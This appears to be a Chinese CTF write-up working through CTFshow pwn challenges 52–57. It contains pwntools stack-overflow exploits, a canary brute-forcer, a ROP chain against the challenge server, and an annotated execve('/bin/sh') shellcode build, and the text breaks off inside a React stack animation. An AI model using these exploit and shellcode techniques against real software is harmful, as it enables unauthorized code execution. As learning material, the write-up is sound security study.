pwn52 1 2 3 4 5 6 7 8 9 10 $ file pwn pwn: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=a8809ec58fbe95066b758ae5f46bbe4862ede95b, not stripped $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/52/pwn' Arch: i386-32-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x8048000) Stripped: No
32位elf文件,动态链接
1 2 3 4 5 6 7 8 int __cdecl main (int argc, const char argv, const char envp) setvbuf (stdout, 0 , 2 , 0 ); logo (&argc); puts ("What do you want?" ); ctfshow (); return 0 ; }
1 2 3 4 5 6 7 int ctfshow () char s[104 ]; gets (s); return puts (s); }
108+4>104栈溢出
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 char *__cdecl flag (int n876, int n877) char *result; char s[64 ]; FILE *stream; stream = fopen ("/ctfshow_flag" , "r" ); if ( !stream ) { puts ("/ctfshow_flag: No such file or directory." ); exit (0 ); } result = fgets (s, 64 , stream); if ( n876 == 876 && n877 == 877 ) return (char *)printf (s); return result; }
这里就很清楚了,需要传入两个参数876和877,以下是payload组成
1 2 3 [112 字节填充] + [flag地址] + [随意地址] + [876 ] + [877 ] ↑ ↑ ↑ ↑ ↑ 缓冲区 函数地址 返回地址 参数1 参数2
这里任意返回地址的作用:进入flag函数之后栈上的布局是这样的
需要一个随机的返回地址占位。
1 2 3 4 5 6 7 8 9 10 from pwn import *elf = ELF(r"E:\CTF\pwn学习\CTFSHOW\52\pwn" ) p = remote('pwn.challenge.ctf.show' , 28254 ) offset = 0x6c +4 flag_addr = elf.sym['flag' ] payload = offset*b"a" +p32(flag_addr)+p32(0xdeadbeef )+p32(876 )+p32(877 ) p.sendlineafter(b"What do you want?" , payload) p.interactive()
pwn53 1 2 3 4 5 6 7 8 9 10 $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/53/pwn' Arch: i386-32-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x8048000) Stripped: No $ file pwn pwn: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=6b99653799eba7916f9b35c7a4eeb0eb697bceb7, not stripped
主函数
1 2 3 4 5 6 7 8 int __cdecl main (int argc, const char argv, const char envp) setvbuf (stdout, 0 , 2 , 0 ); logo (&argc); canary (); ctfshow (); return 0 ; }
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 int ctfshow () size_t nbytes; _DWORD v2[8 ]; _BYTE buf[32 ]; int s1; int n31; n31 = 0 ; s1 = global_canary; printf ("How many bytes do you want to write to the buffer?\n>" ); while ( n31 <= 31 ) { read (0 , (char *)v2 + n31, 1u ); if ( *((_BYTE *)v2 + n31) == 10 ) break ; ++n31; } __isoc99_sscanf(v2, "%d" , &nbytes); printf ("$ " ); read (0 , buf, nbytes); if ( memcmp (&s1, &global_canary, 4u ) ) { puts ("Error * Stack Smashing Detected * : Canary Value Incorrect!" ); exit (-1 ); } puts ("Where is the flag?" ); return fflush (stdout); }
这里buf会出现栈溢出,同时会有一个Canary检测环节
1 2 3 4 5 6 7 8 9 10 11 12 13 int canary () FILE *stream; stream = fopen ("/canary.txt" , "r" ); if ( !stream ) { puts ("/canary.txt: No such file or directory." ); exit (0 ); } fread (&global_canary, 1u , 4u , stream); return fclose (stream); }
相当于读取了一个静态文件四字节内容作为Canary,是个伪Canary,没有办法直接知道具体内容,所以会选择爆破;
还有一个flag部分
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 int flag () char s[64 ]; FILE *stream; stream = fopen ("/ctfshow_flag" , "r" ); if ( !stream ) { puts ("/ctfshow_flag: No such file or directory." ); exit (0 ); } fgets (s, 64 , stream); puts (s); return fflush (stdout); }
我们先爆破Canary部分:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 from pwn import *elf = ELF(r"E:\CTF\pwn学习\CTFSHOW\53\pwn" ) context(arch='amd64' , os='linux' ) p = remote("pwn.challenge.ctf.show" , 28136 ) canary = "" for i in range (4 ): for j in range (256 ): p = remote("pwn.challenge.ctf.show" , 28136 ) payload = b"A" * 0x20 + canary.encode()+chr (j).encode() p.recvuntil(b"How many bytes do you want to write to the buffer?\n>" ) p.sendline('1000' ) p.recvuntil(b'$ ' ) p.send(payload) if b'Where is the flag?' in p.recv(): print ("sucess!!!" ) canary += chr (j) print ("Found:" , canary) break else : print ("no!" ) p.close() sleep(0.01 ) print (canary)
低级趣味。
36D!
1 2 3 4 5 6 7 8 9 10 canary = b"36D!" flag_addr = elf.sym['flag' ] payload = b"A" * 0x20 + canary + b"B" * (0xc +4 ) + p64(flag_addr) p.recvuntil(b"How many bytes do you want to write to the buffer?\n>" ) p.sendline(b'1000' ) p.recvuntil(b'$ ' ) p.send(payload) p.interactive()
pwn54 1 2 3 4 5 6 7 8 9 10 $ file pwn pwn: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=67746645f70a871e22de0646a5588837571ef698, not stripped $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/54/pwn' Arch: i386-32-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x8048000) Stripped: No
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 int __cdecl main (int argc, const char argv, const char envp) { char s1[64 ]; char s_1[256 ]; char s[64 ]; FILE *stream; char *v8; int *p_argc; p_argc = &argc; setvbuf(stdout , 0 , 2 , 0 ); memset (s, 0 , sizeof (s)); memset (s_1, 0 , sizeof (s_1)); memset (s1, 0 , sizeof (s1)); puts ("==========CTFshow-LOGIN==========" ); puts ("Input your Username:" ); fgets(s_1, 256 , stdin ); v8 = strchr (s_1, 10 ); if ( v8 ) *v8 = 0 ; strcat (s_1, ",\nInput your Password." ); stream = fopen("/password.txt" , "r" ); if ( !stream ) { puts ("/password.txt: No such file or directory." ); exit (0 ); } fgets(s, 64 , stream); printf ("Welcome " ); puts (s_1); fgets(s1, 64 , stdin ); s_1[0 ] = 0 ; if ( !strcmp (s1, s) ) { puts ("Welcome! Here's what you want:" ); flag(); } else { puts ("You has been banned!" ); } return 0 ; }
这里也是查了才知道strcat()函数,以下是示例代码:
1 2 3 4 char s_1[256 ]; .... strcat (s_1, ",\nInput your Password." );stream = fopen("/password.txt" , "r" );
给s_1传入256字节的文本之后,他还要连接所以会栈溢出;在栈溢出之后它才会去打开password文件,所以不需要担心被覆盖的问题,预期的回复就是
以下是payload:
1 2 3 4 5 6 7 8 9 from pwn import * elf = ELF(r"E:\CTF\pwn学习\CTFSHOW\54\pwn" ) context(arch='amd64' , os='linux' ,log_level='debug' ) offset = 0x100 payload = b'A' *offset p = remote("pwn.challenge.ctf.show" , 28196 ) p.sendlineafter(b"Input your Username:" , payload) p.recvall()
接收内容:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 (.venv) PS E:\CTF\pwn学习\项目> & C:/Users/jerry/AppData/Local/Programs/Python/Python313/.venv/Scripts/python.exe e:/CTF/pwn学习/项目/ctfshow/54.py [*] 'E:\\CTF\\pwn学习\\CTFSHOW\\54\\pwn' Arch: i386-32-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x8048000) Stripped: No [x] Opening connection to pwn.challenge.ctf.show on port 28196 [x] Opening connection to pwn.challenge.ctf.show on port 28196: Trying 124.223.158.81 [+] Opening connection to pwn.challenge.ctf.show on port 28196: Done [DEBUG] Received 0x37 bytes: b'==========CTFshow-LOGIN==========\n' b'Input your Username:\n' [DEBUG] Sent 0x101 bytes: b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n' [x] Receiving all data [x] Receiving all data: 1B [DEBUG] Received 0x140 bytes: b'Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA,CTFshow_PWN_r00t_p@ssw0rd_1s_h3r3\n' b'\n' b'You has been banned!\n' [x] Receiving all data: 321B [+] Receiving all data: Done (321B)
这里泄露了root账户的密码,于是乎再连接一下:
1 2 3 4 5 6 7 8 9 $ nc pwn.challenge.ctf.show 28196 ==========CTFshow-LOGIN========== Input your Username: root Welcome root, Input your Password. CTFshow_PWN_r00t_p@ssw0rd_1s_h3r3 Welcome! Here's what you want: ctfshow{bcb1b4ee-3650-4607-b69c-d96ee81c5671}
pwn55 1 2 3 4 5 6 7 8 9 10 $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/55/pwn' Arch: i386-32-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x8048000) Stripped: No $file pwnpwn: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=32fb71b337f3e7b581260475c85be030f3f81b42, not stripped
1 2 3 4 5 6 7 8 int __cdecl main (int argc, const char argv, const char envp) { setvbuf(stdout , 0 , 2 , 0 ); logo(&argc); puts ("How to find flag?" ); ctfshow(); return 0 ; }
1 2 3 4 5 6 7 char *ctfshow () { char s[40 ]; printf ("Input your flag: " ); return gets(s); }
这里出现了栈溢出0x2C = 44 > 40
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 int __cdecl flag (int a1) { char s[48 ]; FILE *stream; stream = fopen("/ctfshow_flag" , "r" ); if ( !stream ) { puts ("/ctfshow_flag: No such file or directory." ); exit (0 ); } fgets(s, 48 , stream); if ( flag1 && flag2 && a1 == 0xBDBDBDBD ) return printf ("%s" , s); if ( flag1 && flag2 ) return puts ("Incorrect Argument." ); if ( flag1 || flag2 ) return puts ("Nice Try!" ); return puts ("Flag is not here!" ); }
flag函数需要传入0xBDBDBDBD作为参数
1 2 3 4 5 Elf32_Dyn **flag_func1 () { flag1 = 1 ; return &GLOBAL_OFFSET_TABLE_; }
func1调用即可
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 Elf32_Dyn __cdecl flag_func2 (int a1) { Elf32_Dyn _GLOBAL_OFFSET_TABLE; _GLOBAL_OFFSET_TABLE = &GLOBAL_OFFSET_TABLE_; if ( flag1 && a1 == 0xACACACAC ) { flag2 = 1 ; } else if ( flag1 ) { return (Elf32_Dyn )puts ("Try Again." ); } else { return (Elf32_Dyn )puts ("Try a little bit." ); } return _GLOBAL_OFFSET_TABLE; }
func2函数需要传入0xACACACAC作为参数
一般rop链如下
1 2 3 4 5 6 [func] [pop3ret]#返回地址 [arg1] [arg2] [arg3] [next]
1 2 3 4 5 6 7 8 fun1 #不需要参数 fun2 #作为func1的返回地址 pop1ret #清除栈+返回地址 0xACACACAC #参数 flag #next地址 fake_ret #返回地址 任意值即可 0xBDBDBDBD #需要传入的参数 fake_next #任意next地址 任意值即可
所以payload如下
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 from pwn import *path = r"E:\CTF\pwn学习\CTFSHOW\55\pwn" elf = ELF(path) context(arch='amd64' , os='linux' ,log_level='debug' ) p = remote("pwn.challenge.ctf.show" , 28286 ) offset = 0x2c +4 flag_addr = elf.symbols['flag' ] flagfun1_addr = elf.symbols['flag_func1' ] flagfun2_addr = elf.symbols['flag_func2' ] flag = elf.symbols['flag' ] ebp_ret = 0x804859b ret = 0x80483aa payload = b'A' *offset payload += p32(flagfun1_addr) payload += p32(flagfun2_addr) payload += p32(ebp_ret) payload += p32(0xACACACAC ) payload += p32(flag) payload += p32(ret) payload += p32(0xBDBDBDBD ) payload += p32(ret) p.sendlineafter(b"Input your flag: " , payload) p.interactive()
pwn56&57 两个pwn都是写shellcode的,一个32位、一个64位,并在一起做了;由于我找到的参考是先讲64位再32位的,所以我就先做pwn57。参考文章如下:用汇编语言构造简单的shellcode(64位&&32位)以及将汇编语言转换成机器码的方法 - ZikH26 - 博客园
制作shellcode:
首先我们的 目的是执行execve(“/bin/sh”,0,0)
因此,我们需要干三件事情
①因为程序本来是没有这个execve函数的,但是我们现在要凭空给它造一个,因此这里系统调用execve(你可以理解为,执行syscall指令之前将rax装成对应的系统调用号,就可以执行对应的系统调用。
②将第一个参数存入”/bin/sh”
③将第二个、第三个参.数存入0
64位shellcode 为 **execve("/bin//sh", NULL, NULL)** 准备参数( **/bin//sh**) :
1 2 3 4 5 6 7 8 9 10 xor rdi,rdi push rdi #此时的rdi是0,要把这个0压入栈顶,当下面把0x68732f2f6e69622f压入栈顶之后,这个0的作用是预先摆好了终止符(用来声明,execve的第一个参数字符串到哪结束) mov rdi,0x68732f2f6e69622f #现在rdi的值是0x68732f2f6e69622f push rdi #此时参数0x68732f2f6e69622f(即/bin//sh)就存在了栈顶的内存单元中 lea rdi,[rsp] #等同于mov rdi,rsp 此时是把栈顶的地址(一定要注意,是栈顶的地址,就是rsp本身的值(rsp本身就是个地址)),赋值给rdi,也就是说此时rdi的值就是参数的地址 #lea rdi,[addr] 就是将表达式addr的值放入rdi寄存器
xor rdi,rdi是让rdi清零,用xor而非mov rdi,0的原因是避免出现00字符来截断,同时所需字节数也更小。
0x68732f2f6e69622f 本质上就是 **"/bin//sh"** 这 8 个 ASCII 字节按 64 位整数写出来 。
1 2 0x68 73 2f 2f 6e 69 62 2f h s / / n i b /
但这里要注意一个关键点:x86/x86-64 是小端序 ,所以这个 64 位数如果被 push 到栈里,内存里实际从低地址到高地址排布会变成:(也就是:/bin//sh)
1 2 2f 62 69 6e 2f 2f 73 68 / b i n / / s h
不是 /bin/sh,而是 /bin//sh的原因是因为要凑满 8 字节,方便一次压栈。/bin/sh 只有 7 个字符:
1 2 2f 62 69 6e 2f 73 68 / b i n / s h
多补一个 / 变成 /bin//sh:
在 Linux 路径解析里,/bin//sh 和 /bin/sh 基本等价,所以 shellcode 里常这么写。
push rdi:现在 rdi 里不再是 0,而是:
把它压栈以后,栈顶的 8 字节内容就是:
而在它后面,前面压进去的 8 字节 0 还在,所以内存布局是:
1 2 [rsp] 2f 62 69 6e 2f 2f 73 68 ; "/bin//sh" [rsp+8] 00 00 00 00 00 00 00 00 ; 结尾 0
所以此时从 rsp 开始看,就是一个合法的 C 字符串。
当然这么写也可以:
1 2 3 4 5 xor rdi,rdi #ai甚至告诉我这个都不用 mov rdi,0x68732f6e69622f push rdi push rsp pop rdi
有好几处内容都变了。
首先是原本xor rdi,rdi下面的push rdi没了,咦?难道我们不需要去在栈中存入一个零,以来声明字符串的结束么?我们依然需要一个00来去截断字符串,但是此刻你还会发现0x68732f6e69622f中间的两个2f现在就变成了一个2f(此时参数是/bin/sh) 难道此时不需要去填充够八字节么。是的不需要了,程序发现了我们这个内存单元的内容不够八字节,它会自己帮我们添加一个00上去以来凑齐八字节,并且这个00同时声明了字符串的结束。
因此我们不但不需要push一个0,并且还不用去填充八字节,程序帮我们补的00,正好可以去代替原本应该push的0。(值得一提的是如果我们内存单元只有六个字节,那么程序依然会帮我们补全到八个字节,也就是填充两个字节的00)
最后的变化就是把原本的lea rdi,[rsp]换成了一个push rsp ;pop rdi(把rsp的值压入栈顶,也就是把rsp的值存入了栈顶内存单元的内容中,再把栈顶的内存单元的内容弹给rdi的值,也就完成了把rsp的值赋给了rdi的值)(在这里一定要区分清楚值与内容的关系) 这样做的好处是什么?这样写的字节更少,原本lea rdi,[rsp]是四个字节

在/usr/include/x86_64-linux-gnu/asm/unistd_64.h路径中能看到64位系统调用号
最后,就是将execve对应的系统调用号放入rax中,然后syscall即可:
1 2 3 xor rax,rax mov rax,0x3b syscall

连起来就是
1 2 3 4 5 6 7 8 9 10 11 12 13 xor rax,rax push 0x3b pop rax xor rdi,rdi mov rdi ,0x68732f6e69622f push rdi push rsp pop rdi xor rsi,rsi xor rdx,rdx syscall
html动画 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 import React, { useState, useEffect } from 'react'; const STEPS = [ { line: -1, rdi: ‘0x00000000DEADBEEF’, rsp: ‘0x7FFF0000’, stack: {}, desc: ‘初始状态:准备执行 Shellcode 前奏。栈当前为空,RSP 指向栈底。’, activeReg: null }, { line: 0, rdi: ‘0x0000000000000000’, rsp: ‘0x7FFF0000’, stack: {}, desc: ‘xor rdi, rdi:通过异或自身操作清零 RDI 寄存器。这一步非常关键,用来清除高位的垃圾数据,确保后续字符串末尾能有由0组成的 \0 截断符。’, activeReg: ‘rdi’ }, { line: 1, rdi: ‘0x0068732f6e69622f’, rsp: ‘0x7FFF0000’, stack: {}, desc: ‘mov rdi, 0x68732f6e69622f:将 "/bin/sh" 的小端序十六进制值直接赋给 RDI。注意,只有 7 个字节的字符,最高位字节保留为 0x00。’, activeReg: ‘rdi’ }, { line: 2, rdi: ‘0x0068732f6e69622f’, rsp: ‘0x7FFEFFF8’, stack: { ‘0x7FFEFFF8’: { val: ‘0x0068732f6e69622f’, label: ‘"/bin/sh\0"’ } }, desc: ‘push rdi:将 RDI 的内容压入栈。RSP 减 8,栈顶此时存放了包含 NULL 结尾的字符串 "/bin/sh\0"。’, activeReg: ‘rsp’ }, { line: 3, rdi: ‘0x0068732f6e69622f’, rsp: ‘0x7FFEFFF0’, stack: { ‘0x7FFEFFF8’: { val: ‘0x0068732f6e69622f’, label: ‘"/bin/sh\0"’ }, ‘0x7FFEFFF0’: { val: ‘0x7FFEFFF8’, label: ‘指向 "/bin/sh" 的指针’ } }, desc: ‘push rsp:将当前 RSP 的值(也就是刚压入的字符串 "/bin/sh" 的内存地址)再次压入栈中。’, activeReg: ‘rsp’ }, { line: 4, rdi: ‘0x7FFEFFF8’, rsp: ‘0x7FFEFFF8’, stack: { ‘0x7FFEFFF8’: { val: ‘0x0068732f6e69622f’, label: ‘"/bin/sh\0"’ }, ‘0x7FFEFFF0’: { val: ‘0x7FFEFFF8’, label: ‘已弹出 (废弃)’, popped: true } }, desc: ‘pop rdi:将栈顶的值(字符串的地址)弹出并存入 RDI。RSP 加 8。完成!现在 RDI 中存放着指向 "/bin/sh" 的完美指针,可以作为 execve() 的第一个参数!’, activeReg: ‘rdi’ } ]; const CODE_LINES = [ "xor rdi, rdi", "mov rdi, 0x68732f6e69622f # /bin/sh", "push rdi", "push rsp", "pop rdi" ]; // 高地址在下,低地址在上 const STACK_SLOTS = [ { address: ‘0x7FFEFFE8’, label: ‘低地址’ }, { address: ‘0x7FFEFFF0’, label: ‘’ }, { address: ‘0x7FFEFFF8’, label: ‘’ }, { address: ‘0x7FFF0000’, label: ‘高地址 (栈底)’ } ]; export default function App() { const [step, setStep] = useState(0); const [isPlaying, setIsPlaying] = useState(false); useEffect(() => { let timer; if (isPlaying && step < STEPS.length - 1) { timer = setTimeout(() => { setStep(s => s + 1); }, 2000); } else if (step >= STEPS.length - 1) { setIsPlaying(false); } return () => clearTimeout(timer); }, [isPlaying, step]); const currentData = STEPS[step]; const handleNext = () => step < STEPS.length - 1 && setStep(step + 1); const handlePrev = () => step > 0 && setStep(step - 1); const handleReset = () => { setStep(0); setIsPlaying(false); }; const togglePlay = () => setIsPlaying(!isPlaying); return ( < div className=" min-h-screen bg-gray-950 text-gray-200 font-sans p-4 md:p-8 flex flex-col items-center justify-center" > < div className=" max-w-6xl w-full bg-gray-900 rounded-xl shadow-2xl border border-gray-800 overflow-hidden flex flex-col" > {/* Header */} < div className=" bg-gray-800 px-6 py-4 border-b border-gray-700 flex justify-between items-center" > < div> < h1 className=" text-xl font-bold text-cyan-400 tracking-wider" > Shellcode Stack Animation< /h1> < p className=" text-xs text-gray-400 mt-1" > 构造 execve 参数: 指向 " /bin/sh" 的指针< /p> < /div> < div className=" flex gap-2" > < button onClick={handleReset} className=" p-2 rounded hover:bg-gray-700 text-gray-400 transition" title=" 重置" > < svg width=" 20" height=" 20" viewBox=" 0 0 24 24" fill=" none" stroke=" currentColor" strokeWidth=" 2" strokeLinecap=" round" strokeLinejoin=" round" > < path d=" M3 12a9 9 0 1 0 9-9 9.75 9.75 0 0 0-6.74 2.74L3 8" /> < path d=" M3 3v5h5" /> < /svg> < /button> < button onClick={handlePrev} disabled={step === 0} className=" p-2 rounded hover:bg-gray-700 text-gray-400 disabled:opacity-30 transition" title=" 上一步" > < svg width=" 20" height=" 20" viewBox=" 0 0 24 24" fill=" none" stroke=" currentColor" strokeWidth=" 2" strokeLinecap=" round" strokeLinejoin=" round" > < polygon points=" 19 20 9 12 19 4 19 20" /> < line x1=" 5" y1=" 19" x2=" 5" y2=" 5" /> < /svg> < /button> < button onClick={togglePlay} className=" p-2 rounded hover:bg-gray-700 text-cyan-400 transition" title={isPlaying ? " 暂停" : " 自动播放" }> {isPlaying ? ( < svg width=" 20" height=" 20" viewBox=" 0 0 24 24" fill=" none" stroke=" currentColor" strokeWidth=" 2" strokeLinecap=" round" strokeLinejoin=" round" > < rect x=" 6" y=" 4" width=" 4" height=" 16" /> < rect x=" 14" y=" 4" width=" 4" height=" 16" /> < /svg> ) : ( < svg width=" 20" height=" 20" viewBox=" 0 0 24 24" fill=" none" stroke=" currentColor" strokeWidth=" 2" strokeLinecap=" round" strokeLinejoin=" round" > < polygon points=" 5 3 19 12 5 21 5 3" /> < /svg> )} < /button> < button onClick={handleNext} disabled={step === STEPS.length - 1} className=" p-2 rounded hover:bg-gray-700 text-gray-400 disabled:opacity-30 transition" title=" 下一步" > < svg width=" 20" height=" 20" viewBox=" 0 0 24 24" fill=" none" stroke=" currentColor" strokeWidth=" 2" strokeLinecap=" round" strokeLinejoin=" round" > < polygon points=" 5 4 15 12 5 20 5 4" /> < line x1=" 19" y1=" 5" x2=" 19" y2=" 19" /> < /svg> < /button> < /div> < /div> {/* Main Content */} < div className=" flex flex-col lg:flex-row flex-1 p-6 gap-8" > {/* Left Panel: Code & Explanation */} < div className=" flex-1 flex flex-col gap-6" > < div className=" bg-black/50 border border-gray-800 rounded-lg p-4 font-mono text-sm shadow-inner" > < div className=" text-gray-500 mb-2" > // 汇编指令执行过程< /div> {CODE_LINES.map((line, idx) => ( < div key={idx} className={`py-1.5 px-3 rounded flex items-center transition-colors duration-300 ${currentData.line === idx ? 'bg-cyan-900/40 border-l-4 border-cyan-400 text-cyan-300' : 'border-l-4 border-transparent text-gray-400'}`} > < span className=" w-6 text-gray-600 inline-block text-xs" > {idx + 1}< /span> {line} < /div> ))} < /div> < div className=" bg-gray-800/60 border border-gray-700 rounded-lg p-5 flex-1 shadow-inner relative" > < h3 className=" text-cyan-400 text-sm font-semibold mb-2 uppercase tracking-wide" > 执行原理解析< /h3> < p className=" text-gray-300 text-base leading-relaxed h-24" > {currentData.desc} < /p> < div className=" mt-4 flex flex-col gap-3 font-mono text-sm" > < div className=" flex items-center gap-4 p-3 bg-black/40 rounded border border-gray-800 transition-all" > < div className=" w-12 text-gray-500 font-bold" > RDI< /div> < div className={`flex-1 transition-colors duration-500 ${currentData.activeReg === 'rdi' ? 'text-green-400' : 'text-gray-300'}`}> {currentData.rdi} < /div> < /div> < div className=" flex items-center gap-4 p-3 bg-black/40 rounded border border-gray-800 transition-all" > < div className=" w-12 text-gray-500 font-bold" > RSP< /div> < div className={`flex-1 transition-colors duration-500 ${currentData.activeReg === 'rsp' ? 'text-yellow-400' : 'text-gray-300'}`}> {currentData.rsp} < /div> < /div> < /div> < /div> < /div> {/* Right Panel: Stack Visualization */} < div className=" w-full lg:w-96 flex flex-col" > < div className=" flex justify-between items-end mb-2" > < h3 className=" text-yellow-400 text-sm font-semibold uppercase tracking-wide" > 内存栈 (Memory Stack)< /h3> < div className=" text-xs text-gray-500 flex items-center gap-1" > < span> 低地址< /span> < svg width=" 12" height=" 12" viewBox=" 0 0 24 24" fill=" none" stroke=" currentColor" strokeWidth=" 2" > < path d=" M12 19V5M5 12l7-7 7 7" /> < /svg> < /div> < /div> < div className=" flex-1 bg-black/60 border border-gray-700 rounded-lg p-6 relative flex flex-col justify-center" > {/* Layout for the Stack (Low address on top, High address on bottom) */} < div className=" relative flex flex-col w-full max-w-[240px] mx-auto border-x-2 border-b-2 border-gray-500 bg-gray-900 rounded-b-sm shadow-2xl" > {STACK_SLOTS.map((slot, index) => { const data = currentData.stack[slot.address]; const isRsp = currentData.rsp === slot.address; const isBase = slot.address === '0x7FFF0000'; return ( < div key={slot.address} className={`h-16 